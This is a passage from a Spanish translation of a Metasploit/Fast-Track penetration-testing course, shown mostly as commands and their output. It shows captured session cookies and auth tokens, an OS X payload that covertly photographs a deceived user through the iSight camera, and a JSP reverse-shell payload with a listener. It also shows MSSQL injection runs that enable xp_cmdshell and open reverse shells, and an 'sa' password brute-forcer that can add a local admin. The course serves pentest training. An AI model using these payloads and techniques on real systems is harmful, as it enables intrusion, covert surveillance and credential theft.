'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
```

```

'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'ven_id' INTEGER
);

```

Con la información obtenida en el esquema, vamos a interactuar con los datos que hemos reunido. Primero, una lista de todos los sistemas que registran información de, a continuación, después, luego el volcado de toda la información que hemos recogido, mientras que fueron conectadas.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com
__utmz=183859642.1221819733.1241334886.1241334886.1;
__utmz=183859642.1241334886.1.1.utmccn=(organic)|utmcsr=google|utmctr=firefox|utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET /firefox Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaecl2d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss
NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMsruipwQrcRrnLo_4Z0CzBRCIUucvros_Rujrx6ov-
txzvkn2kjn4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq
SID=DQAAHAAAADNMtnGqaWPkEBIxfsMqnzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH
145zZraamzaji9qRC
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows FF 1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF 1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF 1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.0:55550 GET /ads Windows Firefox 3.0.10
8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html Windows FF 1.9.0.10
9|2009-05-09 23:47:06|1|http_request|ecademy.com:80 GET /forms.html Windows FF 1.9.0.10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-
120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3
ABT=::#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A#2dd086ca2a46e9e50fff44e0ec48cb811st0:1242530384:B;
s_vsn_facebookpoc_1=7269814957402
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html Windows FF 1.9.0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows FF 1.9.0.10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaecl2d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss
NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMsruipwQrcRrnLo_4Z0CzBRCIUucvros_Rujrx6ov-
txzvkn2kjn4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq
SID=DQAAHAAAADNMtnGqaWPkEBIxfsMqnzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH
145zZraamzaji9qRC
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html Windows FF 1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com
PREF=ID=ee60297d21c2a6e5:U=ecaecl2d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss
NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMsruipwQrcRrnLo_4Z0CzBRCIUucvros_Rujrx6ov-
txzvkn2kjn4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq
SID=DQAAHAAAADNMtnGqaWPkEBIxfsMqnzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH
145zZraamzaji9qRC
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows FF 1.9.0.10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html Windows FF 1.9.0.10

101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com
PREF=ID=ee60297d21c2a6e5:U=ecaecl2d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss
NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMsruipwQrcRrnLo_4Z0CzBRCIUucvros_Rujrx6ov-
txzvkn2kjn4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTN1G7dgUrBNq
SID=DQAAHAAAADNMtnGqaWPkEBIxfsMqnzDt_f7KykHkPoYCRZn_Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3p1nc0TcoNHv7cEihkxtH
145zZraamzaji9qRC
XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
102|2009-05-09 23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST /safebrowsing/downloads
Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--
c2a31fa4627149c521b965e0d7bdc3617df6aelf
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com auth_token=1241930535--
c2a31fa4627149c521b965e0d7bdc3617df6aelf
sqlite>
```

Muy útil. Piense en el número de maneras en que esto puede ser utilizado

# MSF vs OS X

Una de las cosas más interesantes sobre la plataforma Mac es como cámaras están incorporadas en todos los ordenadores portátiles. Este hecho no ha pasado desapercibido por los desarrolladores de Metasploit, ya que es un módulo muy interesante que va a tomar una foto con la cámara incorporada.

Vamos a ver en acción. Primero, generar un ejecutable independiente a la transferencia a un sistema OS X:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload osx/x86/isight/bind_tcp X > /tmp/osxt2
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/isight/bind_tcp
Length: 144
Options:
```

Así, en este escenario que engaña al usuario para ejecutar el ejecutable que hemos creado, entonces usamos 'multi / handler' para conectarse y tomar una fotografía del usuario.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (osx/x86/isight/bind_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
AUTOVIEW  true  yes  Automatically open the picture in a browser
BUNDLE  /pentest/exploits/framework3/data/isight.bundle  yes  The local path to the iSight Mach-O Bundle to upload
LPORT  4444  yes  The local port
RHOST  no  The target address

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0

eth0      Link encap:Ethernet HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64 Scope:link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
RHOST => 172.16.104.1

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as /root/.msf3/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Muy interesante! Parece ser que tenemos una foto! Vamos a ver lo que parece.

[Archivo:Http://www.offensive-security.com/msf/msf-isight-payload.png](http://www.offensive-security.com/msf/msf-isight-payload.png)

Increíble. Esta es una característica muy potente, con puede ser utilizado para muchos propósitos diferentes. La estandarización de la plataforma de hardware de Apple ha creado una plataforma bien definida para que los atacantes de aprovechar.TOMEN VENTAJA VER

12.5 [File-Upslode Backdoors](#)

## File-Upslode Backdoors

---

Con algunas de las últimas se compromete, la posibilidad de utilizar los depósitos de “reverse” basadas en Java, Metasploit permite la posibilidad de hacer un “upload Java based shells” y obtener acceso remoto a un sistema. Muchas veces las vulnerabilidades de “Upload Files” pueden ser un excelente truco para nosotros.

```
relik@fortress:/pentest/exploits/framework3# ./msfpayload java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 R > shell.jsp && ./msfcli exploit/multi/handler payload=java/jsp_shell_reverse_tcp LHOST=10.10.1.132 LPORT=8080 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

Una vez que nuestros Java ha sido ejecutado (es decir, navegando por ella), deberíamos tener una shell!

13 [Fast-Track](#)

## Fast-Track

---

Fast-Track es un proyecto open-sorce basado en Python destinado a ayudar a los pentesters para identificar, explotar y penetrar en una red. Fast-Track fue creado originalmente por David Kennedy (re11k) que en una prueba de penetración consideró que había en general una falta de herramientas de automatización de los ataques que eran normalmente muy avanzados y consumían mucho tiempo. En un intento para reproducir algunos de sus avanzados ataques y de propagarlo hacia su equipo, terminó escribiendo Fast-track para el público. Fast- Track el testeador de armas de penetración con ataques avanzados que en la mayoría de los casos nunca se han realizado antes. Siéntese, relajese, abra una lata de Cola y disfrute del paseo.

Fast-Track utiliza una gran parte de Metasploit Framework para terminar los ataques con éxito. Fast-Track tiene una amplia variedad de ataques únicos que le permiten utilizar Metasploit Framework en su máximo potencial. Pensamos que muestran los distintos ataques y cómo Fast- Track se integra con Metasploit Framework es un excelente complemento para el curso.

Vayamos al tutorial de Fast-track

13.1 [Modos de Fast-Track](#)

## Modos de Fast-Track

---

Fast-Track se puede usar en tres modos diferentes: la consola de comandos, el modo interactivo, y la interfaz web. Veamos cada uno. El modo consola de comandos pueden ser lanzado ejecutando './Fast-track.py -c' en el directorio de instalación, en Back|Track, esta localizado en '/pentest/exploits/fasttrack/'.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com
Wiki and Bug Track: http://www.thepentest.com
Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:
Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g
Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g
Usage: ./fast-track.py
*****
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...
*****
**** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ****
Visit http://trac.thepentest.com for tutorials or to file a bug.
1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About
Usage: fast-track.py -c
```

El modo interactivo puede ser lanzado al poner '-i' en la opcion ./fast-track.py

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
*****
***** Performing dependency checks... *****
*****
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.
Your system has all requirements needed to run Fast-Track!
Fast-Track Main Menu:
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
```

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number:

Por último, el modo Web GUI (Interfaz grafica de usuario) es lanzado ejecutando './Fast-track.py-g'. Por defecto, el puerto del servidor web será 44444, pero se puede cambiar por un número de puerto diferente en la consola de comandos.

```
root@bt4:/pentest/exploits/fasttrack#
./fast-track.py -g 31337
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com
Wiki and Bug Track: http://www.thepentest.com
Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:
Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g
Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g
Usage: ./fast-track.py
*****
***** Performing dependency checks... *****
*****
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.
Your system has all requirements needed to run Fast-Track!
*****
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReL1K)
*****
Starting HTTP Server on 127.0.0.1 port 31337
*** Open a browser and go to http://127.0.0.1:31337 ***
Type -c to exit..
```



# Fast-Track

WHERE IT'S OK TO FINISH IN UNDER 3 MINUTES...

- › Fast-Track Main
- › Fast-Track Updates
- › Autopwn Automation
- › Microsoft SQL Tools
- › Mass Client-Side Attack
- › Exploits
- › Binary to Hex Payload Converter
- › Payload Generator
- › Fast-Track Tutorials
- › Fast-Track Changelog
- › Fast-Track Credits

## Fast-Track Main Page

Welcome to Fast-Track version 4, this version is primarily focused on the web interface, bug-fixes, documentation, exploit rewrites into Fast-Track. A lot has changed, be sure to check the changelog for the latest information and updates. Additionally below will be upcoming tasks scheduled for the next release or milestones for new versions.

For those of you new to Fast-Track, it is a compilation of custom developed tools that allow penetration testers the ease of advanced penetration techniques in a relatively easy manner. Some of these tools utilize the Metasploit framework in order to successfully create payloads, exploit systems, or interface within compromised systems. During a penetration test on a Fortune 500, I realized that there wasn't many tools out there that did what I needed them to do, or they were just really horrible. Fast-Track tries to fill the void in some of the techniques I would normally use in a given penetration test. It is always good to learn how to do all of these attacks manually.

Nos centraremos principalmente en la funcionalidad del modo interactivo. El resto de los modos son fáciles de entender una vez que entienda cada una de las herramientas del modo interactivo.

### 13.2 [Actualizar Fast-Track](#)

## Actualizar Fast-Track

Desde el menú de modo Fast-Track interactivo, hay varias opciones aquí para ayudarle en una prueba de penetración. Lo primero es lo primero, Fast-Track le permite mantenerse al día con las últimas y mejores herramientas. Se actualizará automáticamente, vMetasploit, Aircrack-NG, W3Af, Nikto, Milw0rm Exploits, Kismet-Newcore, and SQLMap. Para actualizar todas estas herramientas, basta con desplazarse al menú actualizaciones y seleccionar cuáles desea actualizar o actualizar todo.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
```

```
*****
***** Performing dependency checks... *****
*****
```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

```
Also ensure ProFTP, WinEXE, and SQLite3 is installed from  
the Updates/Installation menu.
```

```
Your system has all requirements needed to run Fast-Track!
```

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
```

```
Version: v4.0
```

```
Written by: David Kennedy (ReL1K)
```

```
http://www.securestate.com
```

```
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 1
```

```
Fast-Track Updates
```

```
Enter a number to update
```

1. Update Fast-Track
2. Metasploit 3 Update
3. Aircrack-NG Update
4. Nikto Plugin Update
5. W3AF Update
6. SQLMap Update
7. Installation Menu
8. Update Milw0rm Exploits
9. Update Kismet-Newcore
10. Update Everything
11. Return to Main Menu

```
Enter number: 10
```

```
Note this DOES NOT install prereqs, please go to the installation menu for that.
```

```
Updating Fast-Track, Metasploit, Aircrack-NG, Nikto, W3AF, Milw0rm, Kismet-NewCore and SQL Map
```

```
**** Update complete ****
```

```
Returning to main menu....
```

ASEGURESE de Actualizar Con Frecuencia Por via rapida, por Las MEJORAs continuas que se estan realizando. ¡Entremos en Los vectores de Ataque que BACKTRACK4 Tiene en su arsenal.

Podemos combinar Lo Que hemos aprendido Hasta Ahora para CREAR Una Actualización de Una Línea:

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c 1 2
```

```
-----  
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
```

```
Automated Penetration Testing
```

```
Written by David Kennedy (ReL1K)
```

```
SecureState
```

```
http://www.securestate.com
```

```
dkennedy@securestate.com
```

```
Wiki and Bug Track: http://www.thepentest.com
```

```
Please read the README and LICENSE before using  
this tool for acceptable use and modifications.
```

```
-----  
Modes:
```

```
Interactive Menu Driven Mode: -i
```

```
Command Line Mode: -c
```

```
Web GUI Mode -g
```

```
Examples: ./fast-track.py -i
```

```
./fast-track.py -c
```

```
./fast-track.py -g
```

```
./fast-track.py -g
```

```
Usage: ./fast-track.py
```

```
*****  
Fast-Track Command Line - Where it's OK to finish in under 3 minutes...  
*****
```

```
**** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ****
```

```
Visit http://trac.thepentest.com for tutorials or to file a bug.
```

1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

```
Usage: fast-track.py -c
```

Note que esta no se instalan PreRequisitos, por favor vaya al menú de instalación para eso. Actualización de Vía Rápida, Metasploit, Aircrack-NG, Nikto, w3af, Kismet NewCore y SQL Map.

## MSSQL Injection

Las inyecciones MSSQL utiliza algunas técnicas avanzadas para obtener informacion y acceso en última instancia, el pleno acceso sin restricciones al sistema subyacente. En esta sección se requiere conocer un sitio que pueda ser vulnerable a ataques de inyecciones SQL. Una vez que ello esté previsto, por vía rápida puede hacer el trabajo por usted y explotar el sistema. Tenga en cuenta que esto sólo funcionará en Microsoft SQL back-end en una aplicación web.

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
```

```
Version: v4.0
```

```
Written by: David Kennedy (ReL1K)
```

```
http://www.securestate.com
```

```
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 3
```

```
Microsoft SQL Attack Tools
```

```
Pick a list of the tools from below:
```

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

```
Enter your choice : 1
```

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice:
```

Notificación de los diferentes sub-menús que están disponibles. Haremos una revisión a través de cada uno y explicar su propósito. El *SQL Injector - Query String Parameter Attack* Busca específicamente vulnerabilidades en sistemas que permitan el ingreso de cadenas de escritura de un sitio web. cadenas de consulta son representados como *sigue: ?querystring1=value1&querystring2=value2* y la inyección ocurre a menudo cuando valor1 y valor2 se encuentran. Vamos a navegar a un sitio vulnerable:

Tenga en cuenta los parámetros de cadena de consulta en la parte superior: inicio de sesión y contraseña. Vamos a lanzar una única sentencia en el «Parámetro login 'cadena de consulta.

 <http://10.211.55.140/sql/Default.aspx?login='INJECTHERE&password=blah>

Ahora que sabemos que el campo de entrada es susceptible a la inyección de SQL, tenemos que decirle rápidamente a dónde ir realmente a lanzar el ataque. Hacemos esto mediante la especificación de "INJECTHERE" en lugar del parámetro de inyectables en la cadena de consulta. Esto le permitirá rápidamente conocer lo que queremos atacar. Mira el inferior a la producción y el resultado final.

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice: 1
```

```
~~~~~  
Requirements: PExpect  
~~~~~
```

This module uses a reverse shell by using the binary2hex method for uploading. It does not require FTP or any other service, instead we are using the debug function in Windows to generate the executable.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

```
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectible parameter

Example:  
`http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah`

```
Enter here: http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server... Sending initial request to enable xp_cmdshell if
disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Fast-Track automaticamente re habilita el procedimiento almacenado 'xp\_cmdshell' si está deshabilitado y ofrece un reverse payload en el sistema, en última instancia, nos da acceso total a lo largo de la inyección de SQL!

Este fue un gran ejemplo de cómo atacar los parámetros de cadena de consulta, pero ¿qué formas? parámetros Post también puede ser manejados rápida y fácilmente. En las inyecciones MSSQL del menú de "Fast-Track", seleccione 'SQL Injector' en el menú 'MSSQL Injector' seleccione 'SQL Injector - POST Parameter Attack'.

```
Enter which SQL Injector you want to use
1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without having to specify each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter looking for both error based injection as well as blind based SQL injection. Simply type the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: http://10.211.55.128/Default.aspx

Forms detected...attacking the parameters in hopes of exploiting SQL Injection..

Sending payload to parameter: txtLogin
Sending payload to parameter: txtPassword
[-] The PAYLOAD is being delivered. This can take up to two minutes. [-]

listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Por no citar Office Max, que era fácil! Fast-Track detecta automáticamente los formularios y ataca el sistema de inyección de SQL, en última instancia le da acceso a los cuadros.

Si por alguna razón el ataque cadena de parámetro de consulta no se realizó correctamente, puede utilizar el 'SQL Injector - GET FTP Payload Attack'. Para ello es necesario que instale ProFTPD, y se utiliza raramente. En este módulo se configurará un payload through FTP echo files, finalmente, entregar la carga a través de FTP y de inyección SQL.

El 'SQL Injector - GET Manual Setup Binary Payload Attack' se puede usar si usted está atacando de una máquina, pero tiene un oyente en otra máquina. Esto se utiliza a menudo si está NAT y tiene una caja de escucha establecida en el Internet y no en el sistema desde el que está atacando.

```
Enter which SQL Injector you want to use
1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectible parameter
Example: http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter here: http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Enter the IP Address of server with NetCat Listening: 10.211.55.130
Enter Port number with NetCat listening: 9090
```

```
Sending initial request to enable xp_cmdshell if disabled....  
Sending first portion of payload....  
Sending second portion of payload....  
Sending next portion of payload...  
Sending the last portion of the payload...  
Running cleanup...  
Running the payload on the server...  
listening on [any] 9090 ...  
10.211.55.128: inverse host lookup failed: Unknown server error : Connection timed out  
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

### 13.4 [MSSQL Bruter](#)

## MSSQL Bruter

Probablemente uno de mis aspectos favoritos de Fast-Track es el MSSQL Bruter. Es probablemente uno de los MSSQL Bruter más robustos y único en el mercado hoy en día. Al realizar pruebas de penetración interna, que a menudo encuentran que MSSQL "sa" contraseñas a menudo son pasados por alto. En primer lugar, una breve historia detrás de estas "sa" las cuentas están en orden.

La cuenta "sa" es la cuenta de administrador del sistema para MSSQL y utilizando las "Mixed Mode" o "autenticación de SQL", la cuenta SQL "sa" se crea de manera automática. Los administradores tienen que introducir una contraseña al crear estas cuentas y, a menudo dejar estas como contraseñas débiles.

Fast-Track ataca esta debilidad e intenta identificar los servidores SQL con cuentas débiles "sa" y sus contraseñas. Una vez que estas contraseñas se han descubierto, Fast-Track usará cualquier payload avanzado para la conversión binaria utilizando ventanas de depuración. Vamos a explorar un espacio de la clase C de direcciones para servidores SQL. Una cosa a tener en cuenta cuando a través de estos pasos es que se le pedirá si desea realizar el descubrimiento de SQL avanzado.

Para explicar esto, primero necesitamos entender instalaciones predeterminadas de SQL Server. Al instalar SQL Server, por defecto se instala SQL en el puerto TCP 1433. En SQL Server 2005 +, puede especificar la asignación de puertos dinámicos que harán que el número al azar y un poco difíciles de identificar. Afortunadamente para nosotros, el servidor SQL también instala el puerto 1434 UDP que nos dice lo que en el puerto TCP del servidor SQL se está ejecutando. Al realizar la identificación avanzada, Fast-Track utilizará el módulo de Metasploit auxiliar al puerto 1433 de consulta para los puertos, de lo contrario Fast-Track sólo acabará de exploración para el puerto 1433. Echemos un vistazo a la SQL Bruter. Tenga en cuenta que al especificar el descubrimiento avanzado, se necesita mucho más tiempo si no se especifica el thread.

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...  
Version: v4.0  
Written by: David Kennedy (ReL1K)  
http://www.securestate.com  
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 3
```

```
Microsoft SQL Attack Tools
```

Pick a list of the tools from below:

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : 2

Enter the IP Address and Port Number to Attack.

Options: (a)attempt SQL Ping and Auto Quick Brute Force  
(m)ass scan and dictionary brute  
(s)ingle Target (Attack a Single Target with big dictionary)  
(f)ind SQL Ports (SQL Ping)  
(i) want a command prompt and know which system is vulnerable  
(v)ulnerable system, I want to add a local admin on the box...  
(e)nable xp\_cmdshell if its disabled (sql2k and sql2k5)

Enter Option:

Fast-Track tiene una gran lista de opciones para que echemos un vistazo a cada uno de ellos:

```
==  
- La opción "a", "attempt SQL Ping and Auto Quick Brute Force" intentará escanear un rango de direcciones IP.  
Esto utiliza la misma sintaxis que Nmap y Usa un diccionario en la lista predefinida de contraseñas desde hace unos cincuenta años.  
  
- La Opción "m", "mass scan and dictionary brute", explorará un rango de direcciones IP y permite especificar una lista de palabras de su propio diccionario, sin embargo Fast-Track viene con una lista de palabras decente ubicado en 'bin / dict ".  
  
- La Opción "s", "single Target (Attack a Single Target with big dictionary)", le permitirá realizar un ataque a fuerza bruta a una dirección IP específica 1 con una lista de palabras de gran tamaño.  
  
- La Opción "f", "find SQL Ports (SQL Ping)", sólo buscar servidores SQL y no atacarlos.  
  
- La Opción "i", "i want a command prompt and know which system is vulnerable", usada cuando usted ya conoce una clave para la cuenta 'sa' y le aparecerá el símbolo del sistema.  
  
- La Opción "s", "vulnerable system, I want to add a local admin on the box...", se agrega un nuevo usuario administrativo en una caja que usted sepa que es vulnerable.  
  
